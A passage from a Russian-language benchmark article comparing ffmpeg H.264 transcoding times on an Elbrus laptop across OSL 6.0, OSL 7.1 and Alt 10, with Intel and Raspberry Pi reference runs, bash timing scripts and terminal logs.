И набор команд для теста на macOS (x86 и ARM) с Rosetta 2 и без (предполагается, что ARM версия ffmpeg у вас лежит в папке ffmpeg-arm, а x86 версия в папке ffmpeg-x86):

```
if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-
Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in
.mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4"; translator="arch";
translatorargs="-x86_64"; translate=""; folder1="ffmpeg-arm"; folder2="ffmpeg-
x86"; echo ; function sizebitrate() { echo "$(tput setaf 3)File:$(tput sgr0) $1.
$(tput setaf 6)Size:$(tput sgr0) $(du -h $1 | awk '{ print $1 }') ($(du $1 | awk
'{ print $1 }') bytes).$(tput sgr0) $(eval $translate $2/ffmpeg -hide_banner -i
$1 2>&1 | grep 'Video:')"; }; sizebitrate $in $folder1; if [[ ! $(arch) =~
^((x|i[[:digit:]])86|amd64) ]]; then declare -a folders=("$folder1" "$folder2");
else declare -a folders=("$folder2"); fi; for folder in "${folders[@]}"; do echo;
if [[ $folder == $folder1 ]]; then translate=""; else if [[ ! $(arch) =~
^((x|i[[:digit:]])86|amd64) ]]; then translate="$translator $translatorargs"; fi;
fi; file $folder/ffmpeg; eval $translate $folder/ffmpeg -hide_banner -version |
head -n 1; for outfile in "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]];
then crf0="-crf 0"; else crf0=""; fi; postargs="-hide_banner -loglevel error -i
$in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0
-y"; /usr/bin/time /bin/bash -c "eval $translate $folder/ffmpeg $postargs
$outfile"; sizebitrate $outfile $folder; rm -f $outfile; done; done;
```

Все наборы команд, что вы видите в статье, я написал уже после проведения всех тестов. Когда я тестировал, наборы команд были другие, но изменения в коде на результаты не влияют, они затрагивают лишь визуал.

Версию для теста в macOS брал с OSXexperts.net.

Для Linux статичные сборки (не зависящие от особенностей отдельно взятого дистрибутива) доступны на ресурсе johnvansickle.com.

Для Windows же ffmpeg скачал с ресурса gyan.dev.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/Downloads
Файл  Правка  Вид  Терминал  Вкладки  Справка
      creation_time   : 2015-01-26T04:32:42.000000Z
      handler_name    : Sound Media Handler
frame=10732 fps=1.4 q=-1.0 Lsize= 5081937kB time=00:02:59.02 bitrate=232538.6kbits/s speed=0.0225x
video:5077449kB audio:4197kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.005741%
bench: utime=61992.396s stime=51.298s rtime=7945.278s
bench: maxrss=2851088kB
[libx264 @ 0x1ddde90] frame I:125   Avg QP:18.00  size:684828
[libx264 @ 0x1ddde90] frame P:3374  Avg QP:18.00  size:598420
[libx264 @ 0x1ddde90] frame B:7233  Avg QP:18.00  size:427850
[libx264 @ 0x1ddde90] consecutive B-frames:  9.0%  2.1%  4.3% 84.6%
[libx264 @ 0x1ddde90] mb I  I16..4: 32.5%  0.0% 67.5%
[libx264 @ 0x1ddde90] mb P  I16..4:  5.2%  0.0% 27.6%  P16..4: 30.5% 18.2%  8.8%  0.0%  0.0%    skip: 9.8%
[libx264 @ 0x1ddde90] mb B  I16..4:  0.7%  0.0%  7.3%  B16..8: 38.9% 12.5%  4.9%  direct:17.5%  skip:18.1%
  L0:36.7% L1:40.8% BI:22.6%
[libx264 @ 0x1ddde90] final ratefactor: 16.04
[libx264 @ 0x1ddde90] coded y,uvDC,uvAC intra: 88.0% 89.6% 70.3% inter: 48.6% 53.8% 15.8%
[libx264 @ 0x1ddde90] i16 v,h,dc,p: 21% 17%  9% 53%
[libx264 @ 0x1ddde90] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 13% 20% 13%  8% 10%  8% 11%  8% 11%
[libx264 @ 0x1ddde90] i8c dc,h,v,p: 48% 24% 18%  9%
[libx264 @ 0x1ddde90] Weighted P-Frames: Y:3.8% UV:2.6%
[libx264 @ 0x1ddde90] ref P L0: 57.7% 14.2% 19.2%  8.8%  0.1%
[libx264 @ 0x1ddde90] ref B L0: 90.8%  7.3%  1.8%
[libx264 @ 0x1ddde90] ref B L1: 96.3%  3.7%
[libx264 @ 0x1ddde90] kb/s:232312.17

real    132m25,547s
user    1033m12,418s
sys     0m51,496s
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/Downloads$
```


Скриншот 60. Перекодирование видео при помощи ffmpeg 4.3.1. OSL 6.0

```
ikakprosto@BitblazeOberon100Le8c: /home/ikakprosto
Файл  Правка  Вид  Поиск  Терминал  Справка
video:3074607kB audio:4197kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.007593%
bench: utime=54935.312s stime=45.057s rtime=6999.736s
bench: maxrss=2830528kB
[libx264 @ 0xdc6a30] frame I:106   Avg QP:18.95  size:552783
[libx264 @ 0xdc6a30] frame P:3546  Avg QP:20.03  size:393093
[libx264 @ 0xdc6a30] frame B:7080  Avg QP:20.94  size:239533
[libx264 @ 0xdc6a30] consecutive B-frames: 10.9%  1.9%  4.4% 82.8%
[libx264 @ 0xdc6a30] mb I  I16..4: 21.5% 71.3%  7.2%
[libx264 @ 0xdc6a30] mb P  I16..4:  2.7% 26.9%  2.0%  P16..4: 34.9% 17.0%  7.4%  0.0%  0.0%    skip: 9.0%
[libx264 @ 0xdc6a30] mb B  I16..4:  0.4%  3.5%  0.7%  B16..8: 40.5% 10.5%  3.8%  direct:14.5%  skip:26.0%
 L0:39.7% L1:43.5% BI:16.8%
[libx264 @ 0xdc6a30] 8x8 transform intra:82.0% inter:81.7%
[libx264 @ 0xdc6a30] coded y,uvDC,uvAC intra: 83.9% 85.1% 51.6% inter: 45.0% 47.0% 8.9%
[libx264 @ 0xdc6a30] i16 v,h,dc,p: 24% 16%  7% 54%
[libx264 @ 0xdc6a30] i8 v,h,dc,ddl,ddr,vr,hd,vl,hu: 10% 18% 17%  7%  9%  7% 11%  8% 12%
[libx264 @ 0xdc6a30] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 11% 17% 11%  8% 13%  9% 12%  8% 10%
[libx264 @ 0xdc6a30] i8c dc,h,v,p: 52% 23% 18%  8%
[libx264 @ 0xdc6a30] Weighted P-Frames: Y:3.8% UV:2.6%
[libx264 @ 0xdc6a30] ref P L0: 58.3% 14.0% 18.7%  8.9%  0.1%
[libx264 @ 0xdc6a30] ref B L0: 90.4%  7.4%  2.1%
[libx264 @ 0xdc6a30] ref B L1: 96.4%  3.6%
[libx264 @ 0xdc6a30] kb/s:140674.72
54935.44user 45.29system 1:56:40elapsed 785%CPU (0avgtext+0avgdata 2830528maxresident)k
3369072inputs+6159872outputs (15major+99207minor)pagefaults 0swaps
ikakprosto@BitblazeOberon100Le8c ~ $
```

Скриншот 61. Перекодирование видео при помощи ffmpeg 4.4. Альт 10.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
      vendor_id       : [0][0][0][0]
frame=10732 fps=1.5 q=-1.0 Lsize= 3076913kB time=00:02:59.02 bitrate=140793.0kbits/s speed=0.0253x
video:3072482kB audio:4197kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.007596%
bench: utime=54561.031s stime=41.087s rtime=7080.451s
bench: maxrss=2794816kB
[libx264 @ 0xe4b7e0] frame I:105   Avg QP:18.99  size:568797
[libx264 @ 0xe4b7e0] frame P:3542  Avg QP:20.03  size:392670
[libx264 @ 0xe4b7e0] frame B:7085  Avg QP:20.94  size:239331
[libx264 @ 0xe4b7e0] consecutive B-frames: 10.9%  1.9%  4.3% 83.0%
[libx264 @ 0xe4b7e0] mb I  I16..4: 20.1% 72.6%  7.4%
[libx264 @ 0xe4b7e0] mb P  I16..4:  2.7% 27.0%  2.0%  P16..4: 34.9% 16.9%  7.4%  0.0%  0.0%    skip: 9.2%
[libx264 @ 0xe4b7e0] mb B  I16..4:  0.4%  3.6%  0.7%  B16..8: 40.5% 10.4%  3.7%  direct:14.6%  skip:26.1%
 L0:39.7% L1:43.5% BI:16.8%
[libx264 @ 0xe4b7e0] 8x8 transform intra:82.1% inter:81.7%
[libx264 @ 0xe4b7e0] coded y,uvDC,uvAC intra: 83.9% 85.2% 51.6% inter: 45.1% 47.0% 8.8%
[libx264 @ 0xe4b7e0] i16 v,h,dc,p: 23% 16%  7% 54%
[libx264 @ 0xe4b7e0] i8 v,h,dc,ddl,ddr,vr,hd,vl,hu: 10% 18% 17%  7%  9%  7% 11%  8% 12%
[libx264 @ 0xe4b7e0] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 11% 17% 11%  8% 13%  9% 12%  8% 10%
[libx264 @ 0xe4b7e0] i8c dc,h,v,p: 52% 23% 18%  8%
[libx264 @ 0xe4b7e0] Weighted P-Frames: Y:3.6% UV:2.5%
[libx264 @ 0xe4b7e0] ref P L0: 58.3% 14.0% 18.7%  9.0%  0.1%
[libx264 @ 0xe4b7e0] ref B L0: 90.4%  7.4%  2.1%
[libx264 @ 0xe4b7e0] ref B L1: 96.4%  3.6%
[libx264 @ 0xe4b7e0] kb/s:140577.48

real    118m0,658s
user    909m21,071s
sys     0m41,253s
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 62. Перекодирование видео при помощи ffmpeg 4.4. OSL 7.1.



Гистограмма 1. Время, затраченное на перекодирование видео на Эльбрусе с разными ОС (OSL 6.0, OSL 7.1 и Alt 10).

И, как видите, результаты с одинаковой версией ffmpeg вышли примерно одинаковыми на Alt Linux и OSL 7.1. Там разница всего 1% и её можно списать на погрешность. А вот OSL 6.0 с ffmpeg версии 4.3.1 оказался далеко позади: отстал аж на 13.5%. О чём это говорит? О том, что при портировании ffmpeg под Эльбрус ffmpeg в версии 4.4 проводились дополнительные оптимизации. Как я предполагал изначально, разработчики МЦСТ или Базальта проводили эти оптимизации, а затем обменялись наработками, и в оба дистрибутива пошла уже версия 4.4, правда собранная с разными функциональными возможностями.


Почему я так уверен, что это именно МЦСТ или Базальт СПО работали над оптимизацией под Эльбрус? Может, дело в том, что сами разработчики ffmpeg оптимизировали свой код так, чтобы ускорить его на всех машинах?

Что ж, в таком случае, между версиями 4.3.1 и 4.4 я должен ощутить положительный эффект даже на своём ноутбуке Xiaomi.

```
moris@Moris-Xiaomi-GTX: /mnt/MorisExFat/benchmarks/ffmpeg
moris@Moris-Xiaomi-GTX:/mnt/MorisExFat/benchmarks/ffmpeg$ echo "$(lscpu | egrep -i 'Model name|Имя модели' | awk '{ORS=" "; for (i=3
; i<=NF-2; i++) print $i}') $(sudo intel-undervolt read | grep mV | awk -F": " '{ ORS=" "; print $2 }') $(sudo intel-undervolt read
| grep power | awk -F":" '{ print $2 }' | awk -F"," '{ ORS=" "; print $1 }')"; echo "$(free -h | grep -E '^Mem' | awk '{print $2}')
RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)";
[sudo] password for moris:
Intel(R) Core(TM) i7-8550U CPU  -99.61 mV -99.61 mV -99.61 mV -99.61 mV -99.61 mV   40 W  20 W
15Gi RAM;  Ubuntu 20.04.3 LTS; kernel 5.13.0-27-generic
moris@Moris-Xiaomi-GTX:/mnt/MorisExFat/benchmarks/ffmpeg$ if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" S
ony-Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-c
rf0.mp4"; folder1="/home/moris/ffmpeg-4.3.1-amd64-static"; folder2="/home/moris/ffmpeg-4.4-amd64-static"; folder3="/home/moris/ffmpe
g-5.0-amd64-static"; echo ''; function sizebitrate() { echo "$(tput setaf 3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(tput sgr0) $
(du -h $1 | awk '{ print $1 }') ($(du $1 | awk '{ print $1 }') bytes).$(tput sgr0) $($2/ffprobe -hide_banner -i $in 2>&1 | grep 'Vid
eo:')"; }; sizebitrate $in $folder1; declare -a folders=("$folder1" "$folder2" "$folder3"); for folder in "${folders[@]}"; do file $
folder/ffmpeg | grep -o '^.*linked'; $folder/ffmpeg -hide_banner -version | head -n 1; for outfile in "$out" "$outcrf"; do if [[ $ou
tfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else crf0=""; fi; postargs="-hide_banner -loglevel error -i $in -c:v libx264 -c:a copy -
map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0"; /usr/bin/time -f "Elapsed: %E (%e secs). Mode: Native (x86). Output: $outfil
e." /bin/bash -c "$folder/ffmpeg $postargs $outfile"; sizebitrate $outfile $folder; rm $outfile; done; done; telegram-send done

File: Sony-Surfing-4K-Demo.mp4. Size: 1,7G (1692224 bytes).     Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv
, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
/home/moris/ffmpeg-4.3.1-amd64-static/ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 4.3.1-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2020 the FFmpeg developers
Elapsed: 34:23.94 (2063.94 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3,0G (3080020 bytes).     Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv42
0p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
Elapsed: 47:44.57 (2864.57 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32929692 bytes).     Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668),
yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
/home/moris/ffmpeg-4.4-amd64-static/ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 4.4-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2021 the FFmpeg developers
Elapsed: 34:37.78 (2077.78 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3,0G (3080020 bytes).   Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p
(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
Elapsed: 47:48.15 (2868.15 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32929692 bytes).   Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yu
v420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)
/home/moris/ffmpeg-5.0-amd64-static/ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 5.0-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2022 the FFmpeg developers
Elapsed: 34:41.71 (2081.71 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3,0G (3080020 bytes).   Stream #0:0[0x1](und): Video: hevc (Main) (hvc1 / 0x31637668), yu
v420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn (default)
Elapsed: 47:41.26 (2861.26 secs). Mode: Native (x86). Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32929692 bytes).   Stream #0:0[0x1](und): Video: hevc (Main) (hvc1 / 0x31637668
), yuv420p(tv, bt709), 3840x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn (default)
moris@Moris-Xiaomi-GTX:/mnt/MorisExFat/benchmarks/ffmpeg$
```

Скриншот 63. Затраты времени на перекодирование в ffmpeg (4.3.1, 4.4, 5.0) у Xiaomi Mi Notebook Pro GTX.

На скрине на telegram-send не обращайте внимания. На результат не влияет, это просто оповещение мне в Телегу о завершении теста. С помощью небольшого набора команд я запустил тест поочерёдно с 3 версиями ffmpeg: 4.3.1, 4.4 и 5.0. Тестировал я и с опцией -crf 0, и без неё. И, в общем-то, вышло у меня так, что разницы особой нет между этими версиями по части перекодирования видео на процессоре. Я поинтересовался этим вопросом и да, как оказалось, действительно, за это респект и уважение Илье Курдюкову! Прирост реально ощутим, аж 13.5%, и всё благодаря его патчам.



Гистограмма 2. Скорость декодирования видео на разных машинах.

Ну и тут мой ноутбук затратил в 3.37 раза меньше времени на эту задачу. Впрочем, кто бы сомневался. Ассемблер же тут под Intel драили.

Далее не вижу смысла особо пристально рассматривать результаты на Эльбрус ОС 6.0 с ffmpeg 4.3.1, т.к., очевидно, более оптимизированная версия доступна для установки в Эльбрус ОС 7.0 и Альт 10 с ffmpeg 4.4.

```
ikakprosto@BitblazeOberon100Le8c: /home/ikakprosto
Файл  Правка  Вид  Поиск  Терминал  Справка
    Side data:
      cpb: bitrate max/min/avg: 0/0/0 buffer size: 0 vbv_delay: N/A
  Stream #0:1(eng): Audio: aac (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
    Metadata:
      creation_time   : 2015-01-26T04:32:42.000000Z
      handler_name    : Sound Media Handler
      vendor_id       : [0][0][0][0]
frame=10732 fps=1.2 q=-1.0 Lsize=32939357kB time=00:02:59.02 bitrate=1507234.7kbits/s speed=0.0204x
video:32934967kB audio:4197kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.000588%
bench: utime=69677.695s stime=178.674s rtime=8778.337s
bench: maxrss=1672076kB
[libx264 @ 0x196da40] frame I:137   Avg QP: 0.00  size:2812206
[libx264 @ 0x196da40] frame P:10595 Avg QP: 0.00  size:3146780
[libx264 @ 0x196da40] mb I  I16..4..PCM: 41.1%  0.0% 58.9%  0.0%
[libx264 @ 0x196da40] mb P  I16..4..PCM: 16.5%  0.0% 33.4%  0.0%  P16..4: 26.1% 11.7% 10.0%  0.0%  0.0%
 skip: 2.3%
[libx264 @ 0x196da40] 8x8 transform intra:0.0% inter:60.5%
[libx264 @ 0x196da40] coded y,uvDC,uvAC intra: 99.7% 94.8% 94.8% inter: 84.5% 84.2% 84.1%
[libx264 @ 0x196da40] i16 v,h,dc,p: 21% 67% 10%  2%
[libx264 @ 0x196da40] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 30% 40%  9%  3%  5%  3%  4%  3%  3%
[libx264 @ 0x196da40] i8c dc,h,v,p:  8% 56% 35%  1%
[libx264 @ 0x196da40] Weighted P-Frames: Y:2.9% UV:1.2%
[libx264 @ 0x196da40] ref P L0: 57.1% 11.1% 19.1% 12.6%  0.1%
[libx264 @ 0x196da40] kb/s:1506897.38
69677.84user 178.83system 2:26:18elapsed 795%CPU (0avgtext+0avgdata 1672076maxresident)k
740824inputs+65880976outputs (30major+107625minor)pagefaults 0swaps
ikakprosto@BitblazeOberon100Le8c ~ $
```

Скриншот 64. Затраты времени на перекодирование видео в Альт 10 с ffmpeg 4.4 с опцией -crf0.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
    Side data:
      cpb: bitrate max/min/avg: 0/0/0 buffer size: 0 vbv_delay: N/A
  Stream #0:1(eng): Audio: aac (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 192 kb/s (default)
    Metadata:
      creation_time   : 2015-01-26T04:32:42.000000Z
      handler_name    : Sound Media Handler
      vendor_id       : [0][0][0][0]
frame=10732 fps=1.2 q=-1.0 Lsize=32941705kB time=00:02:59.02 bitrate=1507342.1kbits/s speed=0.0204x
video:32937315kB audio:4197kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.000588%
bench: utime=69976.313s stime=150.589s rtime=8791.376s
bench: maxrss=1633072kB
[libx264 @ 0x1709830] frame I:141   Avg QP: 0.00  size:2800928
[libx264 @ 0x1709830] frame P:10591 Avg QP: 0.00  size:3147283
[libx264 @ 0x1709830] mb I  I16..4..PCM: 41.0%  0.0% 59.0%  0.0%
[libx264 @ 0x1709830] mb P  I16..4..PCM: 16.5%  0.0% 33.4%  0.0%  P16..4: 26.1% 11.6%  9.9%  0.0%  0.0%
 skip: 2.3%
[libx264 @ 0x1709830] 8x8 transform intra:0.0% inter:60.5%
[libx264 @ 0x1709830] coded y,uvDC,uvAC intra: 99.7% 94.8% 94.8% inter: 84.4% 84.2% 84.1%
[libx264 @ 0x1709830] i16 v,h,dc,p: 21% 67% 10%  2%
[libx264 @ 0x1709830] i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 30% 40%  9%  3%  5%  3%  4%  3%  3%
[libx264 @ 0x1709830] i8c dc,h,v,p:  8% 56% 35%  1%
[libx264 @ 0x1709830] Weighted P-Frames: Y:2.8% UV:1.1%
[libx264 @ 0x1709830] ref P L0: 57.0% 11.1% 19.1% 12.6%  0.1%
[libx264 @ 0x1709830] kb/s:1507004.88

real    146m31,518s
user    1166m16,341s
sys     2m30,702s
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 65. Затраты времени на перекодирование видео в Эльбрус ОС 7.1 с ffmpeg 4.4 с опцией -crf0.

С опцией -crf0 результаты примерно одинаковые в Альт 10 и Эльбрус ОС 7.1. Я уже упоминал выше, с этой опцией разница между всеми +- та же.

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~/ffmpeg$ echo "$(grep Model /proc/cpuinfo | cut -d ':' -f 2); $(free -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lscpu | grep
"CPU max MHz" | awk '{print $4/1000}') GHz;$(lsb_release -d | awk '{$1=""; print}'); kernel $(uname -r)";
 Raspberry Pi 4 Model B Rev 1.1; 3.7Gi RAM; 1.8 GHz; Ubuntu 20.04.3 LTS; kernel 5.4.0-1050-raspi
ubuntu@ubuntu:~/ffmpeg$ if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-
4K-Demo.mp4"; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4"; translator="exagear"; translatorargs=" -- "; tra
nslate=""; folder1="/usr/bin"; folder2="."; function transver() { /opt/exagear/bin/ubt_x64a64_opt --version | grep -i Revision; }; echo ; functi
on sizebitrate() { echo "$(tput setaf 3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(tput sgr0) $(du -h $1 | awk '{ print $1 }') ($(du $1 | awk '
{ print $1 }') bytes).$(tput sgr0) $($translate $2/ffprobe -hide_banner -i $1 2>&1 | grep 'Video:')"; }; sizebitrate $in $folder1; if [[ ! $(arc
h) =~ ^((x|i[[:digit:]])86|amd64) ]]; then declare -a folders=("$folder1" "$folder2"); else declare -a folders=("$folder1"); fi; for folder in "
${folders[@]}"; do echo; if [[ $folder == "/usr/bin" ]]; then Mode="Native"; translate=""; else Mode="Translate"; translate="$translator $transl
atorargs"; transver ; fi; file $folder/ffmpeg | grep -o '^.*linked'; $translate $folder/ffmpeg -hide_banner -version | head -n 1; for outfile in
 "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else crf0=""; fi; postargs="-hide_banner -loglevel error -i $in -c:v
libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0"; $translate /usr/bin/time -f "Elapsed: %E (%e secs). Mode: $Mode. Outp
ut: $outfile." /bin/bash -c "$folder/ffmpeg $postargs $outfile"; sizebitrate $outfile $folder; rm $outfile; done; done; telegram-send done
File: Sony-Surfing-4K-Demo.mp4. Size: 1.7G (1692228 bytes).     Stream #0:0(und): Video: hevc (Main) (hvc1 / 0x31637668), yuv420p(tv, bt709), 38
40x2160 [SAR 1:1 DAR 16:9], 77228 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 59.94 tbc (default)

/usr/bin/ffmpeg: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically linked
ffmpeg version n4.3.1-26-gca55240b8c Copyright (c) 2000-2020 the FFmpeg developers
Elapsed: 2:46:56 (10016.78 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3.0G (3077380 bytes).     Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p, 3840x216
0 [SAR 1:1 DAR 16:9], 140598 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)
Elapsed: 2:54:06 (10446.10 secs). Mode: Native. Output: Sony-Surfing-4K-Demo-h264-crf0.mp4.
File: Sony-Surfing-4K-Demo-h264-crf0.mp4. Size: 32G (32938548 bytes).     Stream #0:0(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x316376
61), yuv420p, 3840x2160 [SAR 1:1 DAR 16:9], 1506860 kb/s, 59.94 fps, 59.94 tbr, 60k tbn, 119.88 tbc (default)

Revision 1773. Build: Release
./ffmpeg: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
ffmpeg version 4.3.1-static https://johnvansickle.com/ffmpeg/  Copyright (c) 2000-2020 the FFmpeg developers
Elapsed: 5:41:34 (20494.22 secs). Mode: Translate. Output: Sony-Surfing-4K-Demo-h264.mp4.
File: Sony-Surfing-4K-Demo-h264.mp4. Size: 3.0G (3078460 bytes).     Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p, 3840x216
